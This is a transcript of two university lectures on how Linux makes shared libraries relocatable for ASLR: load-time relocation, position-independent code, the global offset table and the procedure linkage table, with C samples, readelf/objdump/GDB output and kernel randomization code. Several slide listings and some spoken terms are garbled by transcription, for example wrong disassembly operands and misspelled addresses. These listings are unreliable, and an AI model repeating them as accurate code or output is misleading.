 - Requires a writeable code segment, which could pose problems
- **PIE : position independent executable**
 - a.k.a PIC (position independent code)
 - code that executes properly irrespective of its absolute address
 - Used extensively in shared libraries
 - Easy to find a location where to load them without overlapping with other modules



71

So, we will now look at the internals of ASLR. In order to understand this, we will need to know how libraries are made relocatable. Essentially, there are two ways to achieve this, one is known as the Load Time Relocatable and the other one is known as the PIE or PIC which stands for Position Independent Executable and Position Independent Code respectively. In the Load time relocatable the main functionality rests with the loader, where, when the library gets loaded, the loader would pass through the library and adjust each address properly, so that the library executes in the right expected manner.

In the PIC technique, relative addressing is extensively used to achieve the same purpose. So, we will look at both the load time relocatable as well as the PIC executable in more details.

(Refer Slide Time: 10:23)

Load Time Relocatable

```
1
unsigned long mylib_int;
void set_mylib_int(unsigned long x)
{
    mylib_int = x;
}
unsigned long get_mylib_int()
{
    return mylib_int;
}
```

chester@aahalya:~/sse/aslr\$ make lib_reloc
gcc -g -c mylib.c -o mylib.o
gcc -shared -o libmylib.so mylib.o



Refer <https://chetrebeiro@bitbucket.org/casl/sse.git> (directory src/relocgot)

72

So, let us start with load time relocatable and let us say that we want to create a library like this. So, this is the library we create. It comprises of one global variable called *mylib_int* and it has two functions *set_mylib_int* which essentially takes a parameter *X* and sets our global variable to that particular value and the second function *get_mylib_int* returns the current value that global data *mylib_int*.

So, now you can compile this library by using GCC as shown over here. Now, by default at least in my compiler, by default it is compiling it with this particular syntax will create a load time relocatable code. Now, this particular code can be also obtained from this link in the directory source */relocgot*. To understand how load time relocatable code works, we disassemble this library using objdump and we just evaluate one of these functions which is the *set_mylib_int*.

(Refer Slide Time: 11:30)

Load Time Relocatable

```
unsigned long mylib_int;
void set_mylib_int(unsigned long x)
{
    mylib_int = x;
}
unsigned long get_mylib_int()
{
    return mylib_int;
}
```

```
0000046c <set_mylib_int>:
46c: 55                      push  %ebp
46d: 89 e5                   mov   %esp,%ebp
46f: 8b 45 08                 mov   %eax,%ebp
472: a3 00 00 00 00           mov   %eax,%eax
477: 5d                      pop   %ebp
478: c3                      ret
```

Relocatable table present in the executable
that contains all references of mylib_int

3 chester@ahalya:~/sse/aslr\$ readelf -r libmylib.so

Offset	Info	Type	Sym. Value	Sym. Name
000015ec	00000008	R_386_RELATIVE		
00000473	00000a01	R_386_32	000015f8	mylib_int
0000047d	00000a01	R_386_32	000015f8	mylib_int
000015cc	00000106	R_386_GLOB_DAT	00000000	__gmon_start__
000015d0	00000206	R_386_GLOB_DAT	00000000	__Jv_RegisterClasses
000015d4	00000306	R_386_GLOB_DAT	00000000	__cxa_finalize

CR

Store binary value in the symbol memory location
Offset in memory where the fix needs to be made

74

So, as we see over here these are the instructions for *set_mylib_int* and the first two instructions creates the stack frame for that particular function. The third instruction this one here moves the content of X that is present in this location EBP plus 8, which essentially is the argument this particular function. So, the argument X's move to the EAX register then the contents of X should be stored into the global *mylib_int*, in order to do this, we have this mov instruction where EAX register is moved to 0X0.

So, this 0X0 is something what the compiler has put in because, this library is Load Time Relocatable library. Next, we see what happens when we actually execute a program that uses this particular library. So, what we do is that, create a program link it to this particular library and then use GDB on that program. Notice that the actual address of *mylib_int* is not filled in over here in fact it is just left is 0X0.

So, what is expected is that when this library gets loaded, the loader would pass through each of these functions and wherever there is 0X0 it would replace that with the actual address of *mylib_int*. So, in order to achieve this there is special section in the library which will permit the loader to determine which locations the object file need to be modified at the load time. So, this particular section is known as the Relocatable Table. So, we can obtain it by using this command \$> *readelf -r libmylib.so*, that is the library that we have created.

So, notice that we have several entries over here but two interesting entries for us is the first and second. So, each of these entries determines the exact location in the library code the loader would need to modify. Notice that a *mylib_int* is used in exactly two locations, one is

at this point over here in function *set_mylib_int* and the second one is at this location *get_mylib_int*. Each of these locations have an entry in this particular table.

So, notice that the locations which we need to modify is at an offset 473 and 47d in the object file. So, you could see that the location 473 corresponds to this 0X0. So, know that this is at an offset 472, that is, A3 is at an offset of 472 and 473 corresponds to this particular 0s. Another thing to note is that type, so each of these types is of 32-bit. Thus, at a time when this particular library gets loaded, the loader would look into this table and pass through each row in this table. It will go through this location 473 which corresponds to this 0X0. It would determine that here there is a 32-bit value that is required, and this value corresponds to the *mylib_int* and therefore it would obtain the correct address for *mylib_int* and replace the 0X0 with the actual address of *mylib_int*.

So, in order to check whether the loader is actually doing its job what we can do is we can write a small program which is linked, which will link to this particular library that will compile that program and use GDB to debug that particular program as follows.

(Refer Slide Time: 15:52)

Load Time Relocatable

```

unsigned long mylib_int;
void set_mylib_int(unsigned long x)
{
    mylib_int = x;
}
unsigned long get_mylib_int()
{
    return mylib_int;
}

Breakpoint 1, main () at driver.c:9
9          set_mylib_int(100);
(gdb) disass set_mylib_int
Dump of assembler code for function set_mylib_int:
Relo 0xb7fde46c <set_mylib_int+0>: push  %ebp
Off 0xb7fde46d <set_mylib_int+1>:  mov   %esp,%ebp
0000 0xb7fde46f <set_mylib_int+3>:  mov   0x8(%ebp),%eax
0000 0xb7fde472 <set_mylib_int+6>:  mov   %eax,0xb7fdf5f8
0000 0xb7fde477 <set_mylib_int+11>: pop   %ebp
0000 0xb7fde478 <set_mylib_int+12>: ret
0000 End of assembler dump.
000015d4 00000306 R_386_GLOB_DAT 00000000 __cxa_finalize

```

The loader fills in the actual address of *mylib_int* at run time.

75

So, what we do is we set a breakpoint in main and then when the breakpoint is hit, we do a disassemble *set_mylib_int* in GDB. So, notice the difference between this assembly code and this assembly code. So, this assembly code is what the compiler gives out after compilation of the library, while this assembly code is what is obtained at runtime after the loader has inserted the library into the address space. Note, the same instructions over here you have push EBP, mov stack pointer base pointer and so on. The same instructions are present over

here but also notice that the 0X0 which is present in this instruction is replaced with this address B7FTF5F8, which is the actual address for *mylib_int*.

So, notice that the loader has achieved on his job, it has replaced zero in this location with the actual address of *mylib_int*. Similarly, you could also check that the *mylib_int* in this get *mylib_int* is also replaced to point to the correct address of *mylib_int*.

(Refer Slide Time: 17:08)

Load Time Relocatable

Limitations

- Slow load time since executable code needs to be modified
- Requires a writeable code segment, which could pose problems.
- Since executable code of each program needs to be customized, it would prevent sharing of code sections

CR

76

So, the limitations for the Load Time relocatable technique is that it has extremely slow Load time, since, essentially we have the loader which passes through each and every location which needs to be modified and fills and replaces the zeros in that location with the actual address. Secondly, it requires a writable code segment, which could essentially pose problems. The, third limitation of load time relocatable technique is that it prevents sharing of executable code. We will not go into the details about this but in operating systems there is a process called copy on write, where typically library codes are all shared between all processes in the system. Third limitation of the load time relocatable code is that each program code, should have its own customized copy of the library. So, this is not what we want in practice. In practice, typically to prevent duplication, all programs that are running in a machine would use the same copy of the shared library. For example, Libc, all programs that are run in the system would use the same copy of Libc, so as not to duplicate Libc in the RAM. However, with Load time relocatable, since each program need a very customized version of the library, that for such kind of sharing will not be possible.

(Refer Slide Time: 18:39)

PIC Internals

- An additional level of indirection for all global data and function references
- Uses a lot of relative addressing schemes and a global offset table (GOT)
- For relative addressing,
 - data loads and stores should not be at absolute addresses but must be relative

CR Details about PIC and GOT taken from ...
<http://eli.thegreenplace.net/2011/11/03/position-independent-code-pic-in-shared-libraries/> 77

A lot of the disadvantages of the Load time relocatable technique are removed by using PIC or Programmable Independent Code technique. So, with this particular technique, libraries can be made relocatable in the virtual address space of the process. So, essentially what is done here is that a lot of relative addressing is used additionally instead of relying on the loader to actually change each and every address in the code. A special table known as Global Offset Table or GOT table is used. So, we will see how this PIC works and how the GOT table is used to resolve the actual address of a variable.

(Refer Slide Time: 19:21)

Global Offset Table (GOT)


- Table at a fixed (known) location in memory space and known to the linker
- Has the location of the absolute address of variables and functions

Without GOT

```
; Place the value of the variable in edx  
mov edx, [ADDR_OF_VAR]
```

With GOT

```
; 1. Somehow get the address of the GOT into ebx  
lea ebx, ADDR_OF_GOT  
  
; 2. Suppose ADDR_OF_VAR is stored at offset 0x10  
; in the GOT. Then this will place ADDR_OF_VAR  
; into edx.  
mov edx, DWORD PTR [ebx + 0x10]  
  
; 3. Finally, access the variable and place its  
; value into edx.  
mov edx, DWORD PTR [edx]
```



CR 78

So, let us say that we have an instruction like this where we want to move the address of a variable to this register EDX. Now, typically without GOT we would, require to know the

actual address of this particular variable and therefore this particular instruction would result in non-relocatable code. If you have a global offset table however, the same single instruction gets converted into three instructions as follows. First, we load the address of the GOT table into this register called EDX. Then we load an offset in the table more precisely an offset of 16 bytes in the table into this register EDX.

Then we load an offset into the table more precisely an offset of 16 bytes into this register EDX. Now at this location EDX plus 16 bytes, what is present is the actual address of this particular variable. Next, what we do is load the contents of this EDX register into this particular register. Thus, we see that instead of directly loading the address of the variable into the EDX register which is making the code non-relocatable, instead we use the GOT table. The GOT table contains the actual addresses where the variables are present and therefore, we load the content of the GOT table and access the actual variable directly using the contents of the EDX.

(Refer Slide Time: 21:16)

Enforcing Relative Addressing (example)

```
unsigned long mylib_int;
void set_mylib_int(unsigned long x)
{
    mylib_int = x;
}
unsigned long get_mylib_int()
{
    return mylib_int;
}
```

With load time relocatable	
0000046c <set_mylib_int>:	push %ebp mov %esp,%ebp mov 0x8(%ebp),%eax mov %eax,0x0 pop %ebp ret

Get address of next instruction to achieve relativity

Index into GOT and get the actual address of mylib_int into eax

Now work with the actual address.

With PIC	
0000045c <set_mylib_int>:	push %ebp mov %esp,%ebp call 48f <_i686.get_pc_thunk.cx> add \$0x180,%ecx mov -0x8(%ecx),%eax mov 0x8(%ebp),%edx mov %edx,(%eax) pop %ebp ret
0000048f <_i686.get_pc_thunk.cx>:	48f: 8b 0c 24 mov (%esp),%ecx 492: c3 ret

80

So, we will take our library that we have created and see how the compiler generates code for using this GOT table. So, the code that we will take is as before comprising of our two library functions *set_mylib_int* and *get_mylib_int* and more importantly at this particular time is this particular global variable *mylib_int*. So, we have seen what happens when the load time relocatable code. Now with PIC, the code looks much different for *set_mylib_int*. So, what we see is that additionally there is a call to some function called *i686_get_pc_thunk.cx* and additionally there are certain other changes as well.

So, let us look at more details. So, first we see the call instruction which are essentially is a call to this particular function over here which stores the contents of the stack pointer into the ECX register and then returns. So, what we see over here is the contents of these ECX register. We have the address of this particular instruction. Now you add 1180 to the contents of this ECX register. So, this 1180 is the offset for the GOT table. So, ECX +1180 is an offset to the got table.

Further we subtract 8 bytes from ECX which is an offset in the GOT table which contains the actual address of *mylib_int*. So, this actual address of *mylib_int* is move into the EAX register. Third, we note that we are storing contents of the EDX register into the location pointed to by the EAX register. So, note that the EAX register contains the pointer to the correct address of *mylib_int*. Therefore, the store instruction would store the contents of the EDX register to the correct location of *mylib_int*.

(Refer Slide Time: 23:12)

Advantage of the GOT

- With load time relocatable code, every variable reference would need to be changed
 - Requires writeable code segments
 - Huge overheads during load time
 - Code pages cannot be shared
- With GOT, the GOT table needs to be constructed just once during the execution
 - GOT is in the data segment, which is writeable
 - Data pages are not shared anyway
 - Drawback : runtime overheads due to multiple loads

CR

81

So, the advantages of using PIC technique that is with using the GOT is that you have reduced the load time considerably. Unlike, the previous case where the loader goes on changing each and every location where the global data is used, here we are using a single GOT table which stores the correct address for the global data. Thus, the overheads by loading the library is reduced considerably. Furthermore, if you are not changing code, we do not require that the code segments to be writable.

This is quite unlike the Load time relocatable technique value actually required the code segment to be writable. Further, since we do not require customized libraries for each

program, we can actually share the libraries between various programs in the system. All of these advantages are achieved because of the GOT table. The GOT table is present in the data segment and as we know the data segment is writable, therefore, at load time all that the loader needs to do is go and fill in the GOT table.

The drawback of this particular scheme is that now the runtime overheads have increased. Instead of directly going and accessing a particular variable, now we need to find out the actual variable from the GOT table and then make an indirect access to that particular variable, thus resulting in increased runtime.

(Refer Slide Time: 24:39)

An Example of working with GOT

```
int myglob = 32;
int main(int argc, char **argv)
{
    return myglob + 5;
}
```

\$gcc -m32 -shared -fpic -S got.c

Besides a.out, this compilation also generates got.s
The assembly code for the program

82

Let us look at an example of working with GOT. Let us take this small example where we have my global data, *myglob* initialized to 32 and in the program, we increment with the global data by 5 and return that value. Now, in order that the compiler generates a GOT table, we need to specify additional option at compile time which is *-shared -fpic*.

(Refer Slide Time: 25:02)

```

.file "got.c"
.globl myglob
.data
.align 4
.type myglob, @object
.size myglob, 4
myglob:
.long 32
.text
.globl main
.type main, @function
main:
pushl %ebp
movl %esp, %ebp
call __i686.get_pc_thunk.cx
addl $GLOBAL_OFFSET_TABLE_, %ecx
movl myglob@GOT(%ecx), %eax
movl (%eax), %eax
addl $5, %eax
popl %ebp
ret
.size main, .-main
.ident "GCC: (Debian 4.4.5-8) 4.4.5"
.section .text.__i686.get_pc_thunk.cx,"axG",@progbits,__i686.get_
pc_thunk.cx,comdat
.globl __i686.get_pc_thunk.cx
.hidden __i686.get_pc_thunk.cx
.type __i686.get_pc_thunk.cx, @function
__i686.get_pc_thunk.cx:
    movl (%esp), %ecx
    ret
.section .note.GNU-stack,"",@progbits

```

The diagram shows the assembly code for `got.c`. Annotations explain the GOT loading process:

- Data section:** Points to the `.data` section.
- Text section:** Points to the `.text` section.
- Annotation 1:** Points to the `call __i686.get_pc_thunk.cx` instruction. Text: "The macro for the GOT is known by the linker. %ecx will now contain the offset to GOT".
- Annotation 2:** Points to the `addl $GLOBAL_OFFSET_TABLE_, %ecx` instruction. Text: "Load the absolute address of myglob from the GOT into %eax".
- Annotation 3:** Points to the `__i686.get_pc_thunk.cx:` label. Text: "Fills %ecx with the eip of the next instruction. Why do we need this indirect way of doing this? In this case what will %ecx contain?"

83

```

.file "got.c"
.globl myglob
.data
.align 4
.type myglob, @object
.size myglob, 4
myglob:
.long 32
.text
.globl main
.type main, @function
main:
pushl %ebp
movl %esp, %ebp
call __i686.get_pc_thunk.cx
addl $GLOBAL_OFFSET_TABLE_, %ecx
movl myglob@GOT(%ecx), %eax
movl (%eax), %eax
addl $5, %eax
popl %ebp
ret
.size main, .-main
.ident "GCC: (Debian 4.4.5-8) 4.4.5"
.section .text.__i686.get_pc_thunk.cx,"axG",@progbits,__i686.get_
pc_thunk.cx,comdat
.globl __i686.get_pc_thunk.cx
.hidden __i686.get_pc_thunk.cx
.type __i686.get_pc_thunk.cx, @function
__i686.get_pc_thunk.cx:
    movl (%esp), %ecx
    ret
.section .note.GNU-stack,"",@progbits

```

The diagram shows the assembly code for `got.c`. Annotations explain the GOT loading process:

- Data section:** Points to the `.data` section.
- Text section:** Points to the `.text` section.
- Annotation:** Points to the `call __i686.get_pc_thunk.cx` instruction. Text: "The macro for the GOT is known by the linker. %ecx will now contain the offset to GOT".

83

The assembly code for this particular program looks something like this. It has got a data section over here which has `myglob` and it has got the codes so went over here which is under this `.text` section. So, note that the compiler has created these additional functions `i686_get_pc_thunk.cx` which essentially loads the address of the next instruction into the ECX. We see that this particular instruction adds the offset of the GOT table to the ECX register.

Then we load the absolute address of `myglob` global variable from the GOT table into the EAX register and finally we can indirectly load the `myglob` global data to the EAX register. So, after these four instructions we are finally been able to load the contents of the EAX register. The disassembly of this particular code looks something like this, so we see that

there is a data segment comprising of this global data *myglob* and the codes segments starts from this particular section, which is denoted as the text section. As we see over here these are the important instructions which we have to analyse, so first instruction we see is that there is a call to this *get_pc_thunk*.

What this call does is that it jumps to this particular function over here, move the contents of the stack pointer into this ECX register. Thus, the ECX register contains the address of this particular instruction, the addl instruction. In this instruction what we do is add the offset of the GOT table, the global offset table to this ECX register. So, now the ECX register has the contents of the GOT table. Now, we take offset in the GOT table and that to ECX and load the contents into EAX register.

So, now EAX register has the correct address of *myglob*, the global address. Now, we load the contents of that global data into EAX register. Thus, at the end of this instruction the EAX register has the contents of *myglob* which is 32, we added 5 to this contents and return this particular data.

(Refer Slide Time: 27:32)

```

chester@aaahalyai:~/tmp$ readelf -S a.out
There are 27 section headers, starting at offset 0x69c:
Section Headers:
[Nr] Name           Type      Addr     Off      Size   ES Flg Lk Inf Al
[ 0] NULL           NULL      00000000 00000000 00000000 00 0 0 0 0
[ 1] .note.gnu.build-id NOTE     0000000d 0000004d 000024 00  A 0 0 4
[ 2] .hash           H        00000000 00000000 00000000 00 0 0 0 0
[ 3] .gnu.hash       G        00000000 00000000 00000000 00 0 0 0 0
[ 4] .dynsym         D        00000000 00000000 00000000 00 0 0 0 0
[ 5] .dynstr         S        00000000 00000000 00000000 00 0 0 0 0
[ 6] .gnu.version    V        00000000 00000000 00000000 00 0 0 0 0
[ 7] .gnu.version_r V        00000000 00000000 00000000 00 0 0 0 0
[ 8] .rel.dyn        R        00000000 00000000 00000000 00 0 0 0 0
[ 9] .rel.plt        R        00000000 00000000 00000000 00 0 0 0 0
[10] .init           R        00000000 00000000 00000000 00 0 0 0 0
[11] .plt            P        00000000 00000000 00000000 00 0 0 0 0
[12] .text           PROGBITS 00000370 000370 000118 00 AX 0 0 16
[13] .fini           PROGBITS 00000488 000488 00001c 00 AX 0 0 4
[14] .eh_frame        PROGBITS 000004a4 0004a4 000004 00 A 0 0 4
[15] .ctors           PROGBITS 000014a8 0004a8 000008 00 WA 0 0 4
[16] .dtors           PROGBITS 000014b8 0004b8 000008 00 WA 0 0 4
[17] .jcr             PROGBITS 000014b8 0004b8 000004 00 WA 0 0 4
[18] .dynamic         DYNAMIC  000014bc 0004bc 00008 0B WA 5 0 4
[19] .got             PROGBITS 000001584 000584 000018 04 WA 0 0 4
[20] .got.plt         PROGBITS 000001594 000594 000014 04 WA 0 0 4

```

84

If we use *readelf* to determine the various sections of the eroded file that we have just compiled, we see that the 19th section has the GOT table. So, this is at an offset of 584 bytes and has an address of 1584 from the start. Further, we can then look at the relocatable data and see the offset of this global data *myglob* in the GOT table.

(Refer Slide Time: 27:59)

Deep Within the Kernel

(randomizing the data section)

```
loading the executable
1 static int load_elf_binary(struct linux_binprm *bprm, struct pt_regs *regs)
2 {
3     struct file *interpreter = NULL; /* to shut gcc up */
4     unsigned long load_addr = 0, load_bias = 0;
5     ...
6     #ifdef arch_randomize_brk
7     if ((current->flags & PF_RANDOMIZE) && (randomize_va_space > 1))
8         current->mm->brk = current->mm->start_brk =
9             arch_randomize_brk(current->mm);
10    #endif
11    ...
12    out_free_ph:
13        kfree(elf_phdata);
14        goto out;
15
16    unsigned long arch_randomize_brk(struct mm_struct *mm)
17    {
18        unsigned long range_end = mm->brk + 0x02000000;
19        return randomize_range(mm->brk, range_end, 0) ? mm->brk;
20    }
21
22    unsigned long
23    randomize_range(unsigned long start, unsigned long end, unsigned long len)
24    {
25        unsigned long range = end - len - start;
26
27        if (end < start + len)
28            return 0;
29        return PAGE_ALIGN(get_random_int() % range + start);
30    }
31
32 }
```

Check if randomize_va_space is > 1 (it can be 1 or 2)

Compute the end of the data segment (m->brk + 0x20)

Finally Randomize

85

So now that we know how a library can be made relocatable either using the PIC technique or by Load time relocatable. We will now see how ASLR works. So, in order to understand this. we have to look at snippets of the operating system. Essentially what is happening is that when the operating system invokes this function *load_elf_binary*, so this particular function is invoked when you want to either load binary data to a process or a shared library gets loaded into a particular process.

So, in the operating system you would have a function like this and importantly for us there is a condition, where we check whether this *randomize_va_space* is greater than one. So, we recollect that, in the Linux systems the *randomize_va_space* would take 3 values 0, 1 or 2. If, the value is either 1 or 2 it would mean that ASLR is enabled on that particular system. So, if ASLR is enabled on the system we invoke this part particular function *arch_randomize_break* which essentially is present here.

So, what this function does is invoke this *randomize_range* which returns some particular random address. So, this random address then returns here and at this random address is where the library is loaded. Thus, we see how the operating system uses some random location in the process address space in order to load the library. Further at the time of loading, the loader would either fill the GOT table or go specifically to those particular locations and fill addresses in those global data.

So, in addition to the data even the function should be made relocatable. In the next lecture we will see how functions are made relocatable. Thank you.

Information Security 5 Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology Madras
Address Space Layout Randomisation (ASLR) (Part 2)
Mod03_Lec16

Hello and welcome to this lecture in the course Secure System Engineering. In the previous lecture we had looked at ASLR and we see how ASLR is dependent on relocatable libraries and we also looked at two ways to achieve relocatable data. So, we looked at load time relocatable and the use of GOT tables to achieve Load time relocation of global data. In this lecture we will look at functions. Essentially if we have functions present in the library how do we make these functions relocatable.

(Refer Slide Time: 0:57)

Function Calls in PIC

- Theoretically could be done similar with the data...
 - call instruction gets location from GOT entry that is filled in during load time (this process is called binding)
 - In practice, this is time consuming. Much more functions than global variables. Most functions in libraries are unused
- Lazy binding scheme
 - Delay binding till invocation of the function
 - Uses a double indirection – PLT – procedure linkage table in addition to GOT

CR

86

Functions can be made relocatable in a very similar way as how data was made relocatable. So, for example every time there is call to a function, we could get the actual address for that function from the GOT table. With functions we can do precisely what we have done with data, we could use a GOT table and store the actual addresses for the functions in this GOT table, wherever there is a call to a particular function we look up the GOT table obtained the actual address for that particular function and then make a branch to that particular location.


This way we can achieve relocatable functions that is only at a time of loading the particular library into a process address space, only then, GOT entry for that function will be filled in, therefore only then will the actual addresses of the function be known. However, this is not what is done in practice. In practice having a GOT table just like how we have done with data

is quite time consuming. The reason being that there are far more number of functions in a library than the number of global data.

Furthermore, most of the functions in the library are unused. In a specific library for example Libc out of the hundreds of functions that are present, you may at most use 2 or 3 functions. So, it does not make sense that at loading time we try to resolve all of these hundreds of functions. Therefore, what is done in practice is a scheme call Lazy Binding unless a function is actually invoked only then will the address of that function will be resolved.

So, in other words Lazy binding essentially delays binding for a function until the function is invoked and in order to achieve this we use a double indirection technique by making use of another table known as the PLT table or Procedure Linkage Table. So, this table is used in addition with a GOT table which is already present.

(Refer Slide Time: 3:17)



87


So, let us see how function calls are resolved in practice. So, let us say we have a function present in a library and let us take for example say `printf`, and, what happens is that, when you compile your code, so the actual call to `printf` is replaced with a call to a function call `printf@PLT`. So, it would look something like this where the actual call to function `func` is replaced with a call to `func@PLT`.

Now PLT is a table which looks something like this. Each function present in the library has an entry in the PLT. So, for an example `func@PLT` has an entry in the PLT table which is this. The entry for a function in the PLT comprises of these three statements, first there is an

indirect jump. Then, there is a *prepare resolver* and finally the jump to PLT0. So, let us see how this *func@PLT* works.

(Refer Slide Time: 4:18)

First Invocation of Func




88

The first invocation of *func* works as follows. So, as I have mentioned the compiler would replace the call to *func* with the call to *func@PLT*. So, this would mean that these instructions would get executed. The first instruction is an indirect jump based on an address in the *GOT*. So, this *GOT* entry corresponds to the *func*. Initially, after loading this address, corresponds to the second instruction in the *PLT* which is the *prepare resolver*. So, essentially what is going to happen here is when you make an indirect jump, so you jump to a location specified at this particular address. So, in another words initially the jump is just to the next line.

So, therefore you jump to the next line, run this insertion call *prepare resolver* and then make a jump to *PLT0* which calls the *resolver*. So, what the *resolver* does is that it determines the actual address for this function *func* and fills that address in the *GOT* entry. Thus, at the end of the call to the *resolver*, the entry in the *GOT* contains the actual address of *func*, after the call to the *resolver* the actual functions get invoked.

Thus we see that the first invocation of the *func* invokes *func@PLT* which in turn just makes a dummy branch to this, prepares the *resolver* and calls the *resolver*, the *resolver* identifies the actual address for the *func* function, fills that address in the *GOT* entry over here and then invokes the function.

Subsequent invocations of Func



CR

90

So, now let us look at what happens on subsequent invocations to *func*. So, let us say we are making the 2nd, 3rd, 4th or 5th invocation to *func* and as we know the compiler has already replaced the direct call to *func* to a call to *func@PLT*. So, therefore the execution was supposed to come into this PLT, the first instruction over here which is the indirect branch based on the GOT entry. So, now what is done over here is that during the first execution we have changed the contents of address to point to the actual address of *func*.

Therefore, the result of this jump instruction is that it is going to take the address present in the GOT entry and jump to that address. Therefore, the actual function would then get invoked, in this way for all subsequent invocations, the resolver is not invoked but rather the jump would directly go into this particular code, thus we see for the first invocation of jump there is considerable amounts of overhead because the resolver gets invoked which has to resolve the actual address function and fill in the GOT table with that particular address. All subsequent invocations of *func* would just have an additional jump is required to jump to the correct address of *func*.

(Refer Slide Time: 7:41)

Example of PLT

```
unsigned long mylib_int;
void set_mylib_int(unsigned long x)
{
    mylib_int = x;
}

void inc_mylib_int()
{
    set_mylib_int(mylib_int + 1);
}

unsigned long get_mylib_int()
{
    return mylib_int;
}
```

```
chester@aahalya:~/sse/aslr/plt$ make
gcc -fPIC -g -c mylib.c -o mylib.o
gcc -fPIC -shared -o libmylib_pic.so mylib.o
```

Compiler converts the call to set_mylib_int into set_mylib_int@plt

```
000004b7 <inc_mylib_int>:
4b7: 55          push  %ebp
4b8: 89 e5        mov   %esp,%ebp
4ba: 53          push  %ebp
4bb: 83 ec 14     sub   $0x14,%esp
4be: e8 d4 ff ff ff  call  497 <_i686.get_pc_thunk.bx>
4c3: b1 c3 81 11 00 00  add   $0x11B,%ebx
4c9: bb 83 f8 ff ff  mov   -0xB(%ebx),%eax
4cf: b8 00         mov   %eax,%eax
4d1: 83 c0 01         add   $0x1,%eax
4d4: 89 04 24         mov   %eax,(%esp)
4d7: e8 e0 fe ff ff  call  3bc <set_mylib_int@plt>
4dc: 83 c4 14         add   $0x14,%esp
4df: 5b          pop   %ebx
4e0: 5d          pop   %ebp
4e1: c3          ret
```



Refer <https://chetrebeiro@bitbucket.org/casl/sse.git> (directory src/plt)

92

So, let us take an example of PLT. Let us start with this particular library that we have written. So, this library has three functions, *set_mylib_int*, increment *mylib_int* and *get_mylib_int*. So, we compile this particular library using the *-fPIC* flag and thus create this library *libmylib_pic.so*. So, when we do the object dump for this particular function say increment *mylib_int*, what you see the call to *set_mylib_int* is replaced with a call to *set_mylib_int@PLT*. So, note that the compiler has automatically changed a call, a function invocation to this, to a function, the <function invoked>@*PLT*.

(Refer Slide Time: 8:39)

Example of PLT

```
Disassembly of section .plt:
0000039c <_gmon_start@plt-0x10>:
39c: ff b3 04 00 00 00  pushl  0x4(%ebx)
3a2: ff a3 00 00 00 00  jmp   *0x8(%ebx)
3a8: 00 00         add   %al,(%eax)
...
000003ac <_gmon_start@plt>:
3ac: ff a3 0c 00 00 00  jmp   *0xc(%ebx)
3b2: 68 00 00 00 00 00  push  $0x0
3b7: e9 e8 ff ff ff  jmp   39c <_init+0x30>
...
000003bc <set_mylib_int@plt>:
3bc: ff a3 10 00 00 00  jmp   *0x10(%ebx)
3c2: 68 08 00 00 00 00  push  $0x8
3c7: e9 d0 ff ff ff  jmp   39c <_init+0x30>
000003cc <_cxa_finalize@plt>:
3cc: ff a3 14 00 00 00  jmp   *0x14(%ebx)
3d2: 68 10 00 00 00 00  push  $0x10
3d7: e9 c0 ff ff ff  jmp   39c <_init+0x30>
```

ebx points to the GOT table
ebx + 0x10 is the offset
corresponding to *set_mylib_int*

Offset of *set_mylib_int* in the GOT (+0x10).
It contains the address of the next instruction (ie. 0x3C2)

```
chester@aahalya:~/sse/aslr/plt$ readelf -x .got.plt libmylib_pic.so
Hex dump of section '.got.plt':
0x00001644 6c150000 00000000 00000000 b2030000 l.....
0x00001654 c2030000 c2030000 .....
```

93

So, let us dig a bit deeper into the contents of *set_mylib_int*. So, if you do a disassembly of this we see that *set_mylib_int* present at the location 0x3BC that is going to be in the PLT.

So, it would have these three instructions. So, it has an indirect jump as we said. So, the indirect jump is based on an address at an offset of 16 bytes in the GOT table. So, this particular offset corresponds to a function *set_mylib_int*. So, then there is a push to create the arguments for the resolver and then there is a jump to the resolver.

So, note that, we can also look at the contents of the GOT table at the time of compilation, so we can do this by using the command `$> readelf -x .got.plt libmylib_pic.so`. So, the output of this particular command would actually be the PLT table, the *.got.plt* table. The output of this command is the GOT table for this particular function. Note that the contents at an offset of 16 bytes is c203 which in little Indian notations stands for 0x3c2. So, this initially points to the next instruction in the PLT table.

